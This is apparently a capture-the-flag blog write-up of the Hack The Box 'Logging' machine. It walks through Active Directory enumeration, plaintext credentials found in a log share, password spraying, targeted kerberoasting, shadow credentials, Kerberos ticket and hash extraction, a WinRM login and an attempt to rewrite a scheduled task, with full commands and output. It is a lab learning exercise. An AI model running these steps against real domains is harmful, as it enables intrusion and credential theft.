Featured image of post HTB Logging Writeup

HTB Logging Writeup

With the provided credentials, access the file share. In the Logs share, we can view many log files, one of which contains additional credentials. However, we need to change the password a bit and cannot use it straight away. From there, we perform targeted kerberoasting on a service user and retrieve its TGT. We can use it to winrm into the machine. Moving on, we notice a scheduled task. We retrieve the executable to examine it. This allows us to hijack one of their DLLs to get a reverse shell instead. Finally, we combine WSUS, certipy and a method to dynamically update the DNS on a Windows server to get a SYSTEM shell. Yep, it ain't easy.

Nmap Enumeration

  1. All TCP Port scan
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
Nmap 7.95 scan initiated Mon Apr 20 07:23:11 2026 as: /usr/lib/nmap/nmap -Pn -sS -p- --min-rate 20000 -oN nmap/allTcpPortScan.nmap 10.129.55.109
Warning: 10.129.55.109 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.55.109
Host is up (0.11s latency).
Not shown: 65182 closed tcp ports (reset), 323 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
8530/tcp  open  unknown
8531/tcp  open  unknown
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
  • It is a Windows machine. Looks like DC.
  1. All UDP scan
1
sudo nmap -Pn 10.129.55.109 -sU -p- --min-rate 20000 -oN nmap/allUdpPortScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-20 07:23 EDT
Nmap scan report for 10.129.55.109
Host is up (0.13s latency).
Not shown: 65523 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
389/udp   open   ldap
4913/udp  closed unknown
8519/udp  closed unknown
12646/udp closed unknown
17512/udp closed unknown
19148/udp closed unknown
27235/udp closed unknown
35647/udp closed unknown
46725/udp closed unknown
57272/udp closed unknown
57870/udp closed unknown
64480/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 17.77 seconds
  1. Script and version scan
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
# Nmap 7.95 scan initiated Mon Apr 20 07:25:29 2026 as: /usr/lib/nmap/nmap -Pn -sCV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,8530,8531,9389,47001,49664,49665,49666,49667,49671,49686,49687,49688,49689,49702,49720,49746,49776 --min-rate 20000 -oN nmap/scriptVersionScan.nmap 10.129.55.109
Nmap scan report for 10.129.55.109
Host is up (0.18s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods: 
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-20 18:29:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-04-20T18:31:03+00:00; +7h04m16s from scanner time.
| ssl-cert: Subject: 
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: 
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
|_ssl-date: 2026-04-20T18:31:01+00:00; +7h04m16s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-04-20T18:31:03+00:00; +7h04m16s from scanner time.
| ssl-cert: Subject: 
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-04-20T18:31:01+00:00; +7h04m16s from scanner time.
| ssl-cert: Subject: 
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8530/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title.
|_http-server-header: Microsoft-IIS/10.0
8531/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_ssl-date: 2026-04-20T18:31:01+00:00; +7h04m16s from scanner time.
| tls-alpn: 
|_  http/1.1
| ssl-cert: Subject: commonName=DC01.logging.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.logging.htb
| Not valid before: 2026-04-16T15:12:07
|_Not valid after:  2027-04-16T15:12:07
|_http-title: Site doesn't have a title.
| http-methods: 
|_  Potentially risky methods: TRACE
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49687/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC

AD Enumeration

  1. We are given creds. Let’s use it to enumerate RPC. Server information
1
2
3
4
5
rpcclient $> srvinfo
        10.129.55.109  Wk Sv Sql PDC Tim NT 
        platform_id     :       500
        os version      :       10.0
        server type     :       0x80102f

User information

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[svc_recovery] rid:[0x838]
user:[jaylee.clifton] rid:[0x839]
user:[monique.chip] rid:[0x83a]
user:[kyson.abel] rid:[0x83b]
user:[fable.milford] rid:[0x83c]
user:[wellington.kylan] rid:[0x83d]
user:[serina.philander] rid:[0x83e]
user:[wallace.everette] rid:[0x83f]
user:[toby.brynleigh] rid:[0x840]

Group information

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Emergency Recovery] rid:[0x835]
group:[IT] rid:[0x836]
group:[HR] rid:[0x837]
  1. We should also try Bloodhound since the LDAP port is open.
1
2
3
4
mkdir bloodhound-out
cd bloodhound-out
faketime "$(ntpdate -q DC01.logging.htb | cut -d ' ' -f 1,2)" \
bloodhound-ce-python -u 'wallace.everette' -p 'Welcome2026@' -ns 10.129.55.109 -dc DC01.logging.htb -d logging.htb -c all
  1. SMB We can view two interesting shares, Logs and WSUSTemp
1
netexec smb logging.htb -u 'wallace.everette' -p 'Welcome2026@' --shares

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
SMB         10.129.55.109   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:False)
SMB         10.129.55.109   445    DC01             [+] logging.htb\wallace.everette:Welcome2026@ 
SMB         10.129.55.109   445    DC01             [*] Enumerated shares
SMB         10.129.55.109   445    DC01             Share           Permissions     Remark
SMB         10.129.55.109   445    DC01             -----           -----------     ------
SMB         10.129.55.109   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.55.109   445    DC01             C$                              Default share
SMB         10.129.55.109   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.55.109   445    DC01             Logs            READ            
SMB         10.129.55.109   445    DC01             NETLOGON        READ            Logon server share 
SMB         10.129.55.109   445    DC01             SYSVOL          READ            Logon server share 
SMB         10.129.55.109   445    DC01             WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.

Download all available files with -M spider_plus flag

1
cat /home/kali/.nxc/modules/nxc_spider_plus/10.129.55.109.json | grep -v 'atime_epoch\|ctime_epoch\|mtime_epoch\|size'

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
{
    "Logs": {
        "Audit_Heartbeat.log": {
        },
        "IdentitySync_Trace_20260219.log": {
        },
        "Service_State.log": {
        },
        "TaskMonitor.log": {
        }
    },
    "NETLOGON": {},
    "SYSVOL": {
        "logging.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI": {
        },
        "logging.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
        },
        "logging.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol": {
        },
        "logging.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI": {
        },
        "logging.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
        }
    }
}

There is an interesting file in the Logs share

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
<SNIP>
[2026-02-09 03:00:03.055] [PID:4102] [Thread:04] INFO  - Validating AD target health: DC01.logging.htb (Port 389)
[2026-02-09 03:00:03.110] [PID:4102] [Thread:04] TRACE - Initializing LdapConnection object...
[2026-02-09 03:00:03.125] [PID:4102] [Thread:04] VERBOSE - ConnectionContext Dump: { Domain: "logging.htb", Server: "DC01", SSL: "False", Bi
ndUser: "LOGGING\svc_recovery", BindPass: "Em3rg3ncyPa$$2025", Timeout: 30 }
[2026-02-19 03:00:03.488] [PID:4102] [Thread:04] ERROR - System.DirectoryServices.Protocols.LdapException: A local error occurred.
   at System.DirectoryServices.Protocols.LdapConnection.Bind(NetworkCredential credential)
   at logging.IdentitySync.Engine.LdapProvider.Connect()
   --- Server Error Details ---
   Server error: 8009030C: LdapErr: DSID-0C090569, comment: AcceptSecurityContext error, data 52e, v4563
   Hex Error: 0x31 (LDAP_INVALID_CREDENTIALS)
   Win32 Error: 49 (Invalid Credentials)
   ----------------------------
[2026-02-19 03:00:03.510] [PID:4102] [Thread:12] WARN  - Connectivity failed for logging\svc_recovery. Checking alternate Domain Controller.
..
[2026-02-09 03:00:03.650] [PID:4102] [Thread:12] CRITICAL - Domain-wide LDAP bind failure. Task aborted.
[2026-02-10 03:00:03.702] [PID:4102] [Thread:12] DEBUG - Generating SMTP alert for it-alerts@logging.htb
<SNIP>
  • Add new creds svc_recovery:Em3rg3ncyPa$$2025
  • Note from future self: I forgot which log file it is already haha.
  1. However, we cannot access the account.
1
netexec smb logging.htb -u 'svc_recovery' -p 'Em3rg3ncyPa$$2025'

Output:

1
2
SMB         10.129.55.109   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:False)
SMB         10.129.55.109   445    DC01             [-] logging.htb\svc_recovery:Em3rg3ncyPa$$2025 STATUS_ACCOUNT_RESTRICTION
  1. Try Password spraying for Quick Wins
1
netexec smb logging.htb -u actual_users -p 'Em3rg3ncyPa$$2025'

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
SMB         10.129.55.109   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:False)
SMB         10.129.55.109   445    DC01             [-] logging.htb\Administrator:Em3rg3ncyPa$$2025 STATUS_ACCOUNT_RESTRICTION 
SMB         10.129.55.109   445    DC01             [-] logging.htb\Guest:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 
SMB         10.129.55.109   445    DC01             [-] logging.htb\krbtgt:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 
SMB         10.129.55.109   445    DC01             [-] logging.htb\DC01$:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 
SMB         10.129.55.109   445    DC01             [-] logging.htb\svc_recovery:Em3rg3ncyPa$$2025 STATUS_ACCOUNT_RESTRICTION 
SMB         10.129.55.109   445    DC01             [-] logging.htb\jaylee.clifton:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 
SMB         10.129.55.109   445    DC01             [-] logging.htb\monique.chip:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 
SMB         10.129.55.109   445    DC01             [-] logging.htb\kyson.abel:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 
SMB         10.129.55.109   445    DC01             [-] logging.htb\fable.milford:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 
SMB         10.129.55.109   445    DC01             [-] logging.htb\wellington.kylan:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 
SMB         10.129.55.109   445    DC01             [-] logging.htb\serina.philander:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 
SMB         10.129.55.109   445    DC01             [-] logging.htb\wallace.everette:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 
SMB         10.129.55.109   445    DC01             [-] logging.htb\toby.brynleigh:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 
SMB         10.129.55.109   445    DC01             [-] logging.htb\msa_health$:Em3rg3ncyPa$$2025 STATUS_LOGON_FAILURE 

  1. According to BloodHound, we have Generic Write on msa_health$, which is part of Remote Management Users. htb-logging-1.png
  2. After banging my head against the wall, I got hint that the password has been updated to Em3rg3ncyPa$$2026. Lol should have thought of that.
  3. We have to perform targeted Kerberoasting. First, set a service principal name on the account.
1
2
3
4
5
6
7
8
dc=DC01.logging.htb
domain=logging.htb
username=svc_recovery
password='Em3rg3ncyPa$$2026'
target='msa_health$'

faketime "$(ntpdate -q DC01.logging.htb | cut -d ' ' -f 1,2)" \
bloodyAD --host $dc -k -d $domain -u $username -p $password set object $target servicePrincipalName -v 'logging.htb/meow'
  1. Then, perform kerberoasting
1
2
faketime "$(ntpdate -q DC01.logging.htb | cut -d ' ' -f 1,2)" \
impacket-GetUserSPNs -dc-ip DC01.logging.htb -k logging.htb/svc_recovery -no-pass
  • No output for some reason. Below works tho
1
2
3
4
5
6
DC_HOST=DC01.logging.htb
DOMAIN=logging.htb
USER=wallace.everette
PASS='Welcome2026@'
faketime "$(ntpdate -q DC01.logging.htb | cut -d ' ' -f 1,2)" \
nxc ldap "$DC_HOST" -d "$DOMAIN" -u "$USER" -p "$PASS" --kerberoasting kerberoastables.txt

Output:

1
LDAP        10.129.207.5    389    DC01             $krb5tgs$18$msa_health$$LOGGING.HTB$*logging.htb\msa_health$*$420db9<SNIP>
  1. Let’s try shadow credentials
1
2
3
4
cd ~/Tools/pywhisker/pywhisker/
source ../.env/bin/activate
faketime "$(ntpdate -q DC01.logging.htb | cut -d ' ' -f 1,2)" \
python3 pywhisker.py -d "logging.htb" -u "svc_recovery" -p 'Em3rg3ncyPa$$2026' -k --target "msa_health$" --action "add"

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
[*] Searching for the target account
[*] Target user found: CN=msa_health,CN=Managed Service Accounts,DC=logging,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 8a77037f-3156-9edb-be90-7097a30b2397
[*] Updating the msDS-KeyCredentialLink attribute of msa_health$
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: DF48laQK.pfx
/home/kali/Tools/pywhisker/pywhisker/pywhisker.py:54: CryptographyDeprecationWarning: Parsed a serial number which wasn't positive (i.e., it was negative or zero), which is disallowed by RFC 5280. Loading this certificate will cause an exception in a future release of cryptography.
  cert_obj = x509.load_pem_x509_certificate(pem_cert_data, default_backend())
[+] PFX exportiert nach: DF48laQK.pfx
[i] Passwort für PFX: 2ElI938MHv66vBuQD5g5
[+] Saved PFX (#PKCS12) certificate & key at path: DF48laQK.pfx
[*] Must be used with password: 2ElI938MHv66vBuQD5g5
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
  1. We should use the certificate to request the TGT
1
2
faketime "$(ntpdate -q DC01.logging.htb | cut -d ' ' -f 1,2)" \
python ~/Tools/gettgtpkinit.py -cert-pfx "/home/kali/Tools/pywhisker/pywhisker/aT9HIxlv.pfx" -pfx-pass 'AmT73qppUcbo1ViTpe24' logging.htb/msa_health$ msa_health$.ccache

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
2026-04-21 16:50:28,847 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2026-04-21 16:50:28,869 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2026-04-21 16:50:29,162 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2026-04-21 16:50:29,162 minikerberos INFO     5766d991e462670030d3befedc5a75ae6a64e3abbf452d266db5d57d2f17f67e
INFO:minikerberos:5766d991e462670030d3befedc5a75ae6a64e3abbf452d266db5d57d2f17f67e
2026-04-21 16:50:29,167 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
  1. Let me try to retrieve and crack the hash
1
python3 ~/Tools/getnthash.py -key e7c867d1dec26f24a94763f664feb9b1b7401b52a4ddf12f431c0750aa6d72d0 logging.htb/msa_health$

Output:

1
2
3
4
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
603fc<SNIP>701485c5

To crack it,

1
hashcat -a 0 -m 1000 603fc<SNIP>701485c5 /usr/share/wordlists/rockyou.txt

Output:

  • Cannot.
  1. No worries tho. We can utilize pass the hash or the TGT itself. To login via winrm with TGT,
1
2
3
export KRB5CCNAME='msa_health$.ccache'
faketime "$(ntpdate -q DC01.logging.htb | cut -d ' ' -f 1,2)" \
evil-winrm -r logging.htb -i dc01.logging.htb

Shell as msa_health$

  1. Whoami /all
1
whoami /all

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
Group Name                                  Type             SID                                           Attributes
=========================================== ================ ============================================= ==================================================
logging\Domain Computers                    Group            S-1-5-21-4020823815-2796529489-1682170552-515 Mandatory group, Enabled by default, Enabled group
Everyone                                    Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                      Mandatory group, Enabled by default, Enabled group
Key trust identity                          Well-known group S-1-18-4                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Certificate  Well-known group S-1-5-65-1                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
  1. Find interesting files. Contents of monitor.ps1 in C:\Users\msa_health$\DOcuments
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
<#
.SYNOPSIS
    Monitors the status of the "UpdateChecker Agent" scheduled task.
    Uses COM interface to avoid CIM/WMI permission issues.
#>

$TaskName = "UpdateChecker Agent"
$LogPath = "C:\Share\Logs\TaskMonitor.log"
$Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss" 
try {
    $service = New-Object -ComObject "Schedule.Service"
    $service.Connect()
    $task = $service.GetFolder("\").GetTask($TaskName)

    $State = switch ($task.State) {
        1 { "Disabled" }
        2 { "Queued" }
        3 { "Ready" }
        4 { "Running" }
        5 { "Disabled" }
        6 { "Unknown" }
        default { "Unknown" }
    }

    if ($State -ne "Ready" -and $State -ne "Running") {
        $Message = "[$Timestamp] WARN  - Task [$TaskName] is in an unexpected state: $State"
    }
    else {
        $Message = "[$Timestamp] INFO  - Task [$TaskName] health check: OK (State: $State)"
    }
}
catch {
    $Message = "[$Timestamp] ERROR - Failed to query task [$TaskName]. Exception: $($_.Exception.Message)"
}

Add-Content -Path $LogPath -Value $Message
  1. This is information about WSUS
1
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate

Output:

1
2
3
4
5
6
7
8
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate
    WUServer    REG_SZ    https://wsus.logging.htb:8531
    AcceptTrustedPublisherCerts    REG_DWORD    0x1
    SetProxyBehaviorForUpdateDetection    REG_DWORD    0x0
    WUStatusServer    REG_SZ    https://wsus.logging.htb:8531
    UpdateServiceUrlAlternate    REG_SZ    https://wsus.logging.htb:8531

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU
  • I wonder whether can use DDNS to point it to our server
  1. I took a closer look at the $task object
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
Name               : UpdateChecker Agent
Path               : \UpdateChecker Agent
State              : 3
Enabled            : True
LastRunTime        : 4/21/2026 3:56:15 AM
LastTaskResult     : 0
NumberOfMissedRuns : 0
NextRunTime        : 4/21/2026 3:59:15 AM
Definition         : System.__ComObject
Xml                : <?xml version="1.0" encoding="UTF-16"?>
                     <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
                       <RegistrationInfo>
                         <Date>2026-04-16T16:39:34.3280175</Date>
                         <Author>logging\Administrator</Author>
                         <URI>\UpdateChecker Agent</URI>
                       </RegistrationInfo>
                       <Principals>
                         <Principal id="Author">
                           <UserId>S-1-5-21-4020823815-2796529489-1682170552-2105</UserId>                                        
                           <LogonType>Password</LogonType>
                         </Principal>
                       </Principals>
                       <Settings>
<DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
<MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
                         <IdleSettings>
                           <StopOnIdleEnd>true</StopOnIdleEnd>
                           <RestartOnIdle>false</RestartOnIdle>
                         </IdleSettings>
                       </Settings>
                       <Triggers>
                         <TimeTrigger>
                           <StartBoundary>2026-04-16T16:38:15</StartBoundary>
                           <Repetition>
                             <Interval>PT3M</Interval>
                           </Repetition>
                         </TimeTrigger>
                       </Triggers>
                       <Actions Context="Author">
                         <Exec>
                           <Command>"C:\Program Files\UpdateMonitor\UpdateMonitor.exe"</Command>
                           <Arguments>500 /scan=3 /autofix=true</Arguments>
                         </Exec>
                       </Actions>
                     </Task>
  1. Let’s try to modify it with this Powershell script
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
# 1. Initialize and connect
$taskService = New-Object -ComObject Schedule.Service
$taskService.Connect()

# 2. Get the folder and the existing task
$folder = $taskService.GetFolder("\")
$taskName = "UpdateChecker Agent"
$task = $folder.GetTask($taskName)

# 3. Extract the Task Definition
$definition = $task.Definition

# 4. Modify the Arguments
$actions = $definition.Actions
$firstAction = $actions.Item(1) # Note: COM collections are 1-indexed!

# Verify it is an Execution Action (Type 0 = TASK_ACTION_EXEC)
if ($firstAction.Type -eq 0) {
    
    # Change the executable path (optional)
    $firstAction.Path = "C:\Windows\System32\ping.exe"
    
    # Change the arguments
    #$firstAction.Arguments = "10.10.14.21"
    
    Write-Host "Arguments modified in memory."
} else {
    Write-Warning "The first action is not an executable action."
}

# Constants for saving
$TASK_UPDATE = 2
$TASK_LOGON_INTERACTIVE_TOKEN = 3

# 5. Save the modified definition back to the system
$folder.RegisterTaskDefinition(
    $taskName, 
    $definition, 
    $TASK_UPDATE, 
    $null, 
    $null, 
    $TASK_LOGON_INTERACTIVE_TOKEN
)

Write-Host "Task '$taskName' successfully updated with new arguments."
  • Nope
